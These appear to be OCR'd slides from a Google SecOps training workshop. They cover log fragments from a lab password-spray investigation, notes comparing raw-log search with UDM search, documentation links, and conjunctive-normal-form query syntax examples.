activedir.stackedpads.local
10.1.0.4
REMOTE_INTERACTIVE
activedir.stackedp...
2023-10-30T22:33:50.000
USER_LOGIN
frank.kolzig - localhost
wrk-shasek.stackedpads.local
activedir.stackedpads.local
10.1.0.4
USERNAME_PASSWORD
activedir.stackedp...
2023-10-30T22:33:50.000
USER_LOGIN
frank.kolzig - activedir.
wrk-shasek.stackedpads.local
activedir.stackedpads.local
10.1.0.4
REMOTE_INTERACTIVE
activedir.stackedp...
2023-10-30T22:33:49.000
USER_LOGIN
frank.kolzig - activedir.
wrk-shasek.stackedpads.local
activedir.stackedpads.local
10.1.0.4
NETWORK
activedir.stackedp...
2023-10-30T22:26:44.000
1 ALERT
USER_LOGIN
frank.kolzig - activedir.
wrk-shasek.stackedpads.local
activedir.stackedpads.local
10.1.0.4
NETWORK
activedir.stackedp...

What Have We Learned

Google SecOps

Tim Smith likely loaded a PowerShell password spray and supporting files onto the active directory server and executed the password spray

The spray attempted logins to 13 distinct users of which one returned a successful hit, that is the login was allowed

Because the spray has an output file, it is reasonable to assume that Tim now has a password for the user frank.kolzig

Open Question - Did Tim leverage those credentials and in what manner?

What kind of rules could be developed to detect this in the future?

Summary

Parting Thoughts

Google SecOps

Raw Scan is a good way to determine if specific data sources are being ingested and parsed correctly

- Search can be regular expression or keyword, but there is not a concept of fields

UDM search is structured search with fields and values

- This data is parsed and search is fast!
- Enrichment for GeoIP location and other context can be performed here
- Inline filters allow quick and easy inclusion and exclusion of specific values

We've just scratched the surface of search in this workshop

- Functions and reference lists can be used in search
- Aggregation and generating statistical outcomes can also be performed in search

Handy Links

Google SecOps

UDM Field List: https://cloud.google.com/chronicle/docs/reference/udm-field-list

UDM Usage Guide: https://cloud.google.com/chronicle/docs/unified-data-model/udm-usage

Raw Search Doc: https://cloud.google.com/chronicle/docs/investigation/search-raw-logs

UDM Search: https://cloud.google.com/chronicle/docs/investigation/udm-search

New To Google SecOps Blog Series - https://www.googlecloudcommunity.com/gc/Community-Blog/bg-p/security-blog/label-name/new%20to%20google%20secops

SecOps Video Shorts - https://www.googlecloudcommunity.com/gc/Google-Security-Operations-Best/tkb-p/chronicle-best-practices

SecOps Community: https://secopscommunity.com

Handy Window Event Code References

Google SecOps

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/appendix-l--events-to-monitor

https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/

https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5c58669615fcc0dce4024cc1/1549297303121/Windows+Advanced+Logging+Cheat+Sheet_ver_Feb_2019_v1.2.pdf

https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5c586681f4e1fced3ce1308b/1549297281905/Windows+Logging+Cheat+Sheet_ver_Feb_2019.pdf

Thank You

Retired Slides

UDM Search uses Conjunctive Normal Form

Google SecOps

"...is an approach to Boolean logic that expresses formulas as conjunctions of clauses with an AND or OR. Each clause connected by a conjunction (AND), must be either a literal or contain a disjunction, (OR)."

Statements in Boolean logic are conjunctions of clauses with clauses of disjunctions. In other words, a statement is a series of ORs connected by ANDs.

For example:

(A OR B) AND (C OR D)

(A OR B) AND (NOT C OR B)

The clauses may also be literals:

A OR B

A AND B

https://www.techopedia.com/definition/18509/conjunctive-normal-form-cnf

Search Syntax in CNF

Google SecOps


You can't say A **or** (B **and** C) in CNF but you can say (A **or** B) **and** (A **or** C)


This will generate an error in the interface

```
principal.hostname = "win-server" nocase or
(principal.hostname = "win-adfs" nocase and metadata.event_type = "NETWORK_CONNECTION")
```

1:84 mismatched input 'and' expecting <EOF>

```
(principal.hostname = "win-server" nocase or principal.hostname = "win-adfs" nocase) and
(principal.hostname = "win-server" nocase or metadata.event_type = "NETWORK_CONNECTION")
```





Additional CNF Examples

Google SecOps

You can't say **not** (A **or** B) in CNF but you can say **not** A **and not** B

```
principal.hostname = "win-server" nocase and not(metadata.event_type = "PROCESS_TERMINATION" or
metadata.event_type = "USER_RESOURCE_ACCESS")
```

1:94 mismatched input 'or' expecting <EOF>

```
principal.hostname = "win-server" nocase and not metadata.event_type = "PROCESS_TERMINATION" and not
metadata.event_type = "USER_RESOURCE_ACCESS"
```

You can't say A **and** (B **or** (C **and** D)) in CNF but you can say A **and** (B **or** C) **and** (B or D)

```
principal.hostname = "win-server" nocase and (metadata.event_type = "PROCESS_LAUNCH" or
(metadata.event_type = "NETWORK_CONNECTION" and target.ip = "10.128.0.21")
```

1:161 mismatched input ')' expecting <EOF>

```
principal.hostname = "win-server" nocase and (metadata.event_type = "PROCESS_LAUNCH" or metadata.event_type
= "NETWORK_CONNECTION") and (metadata.event_type = "PROCESS_LAUNCH" or target.ip = "10.128.0.21")
```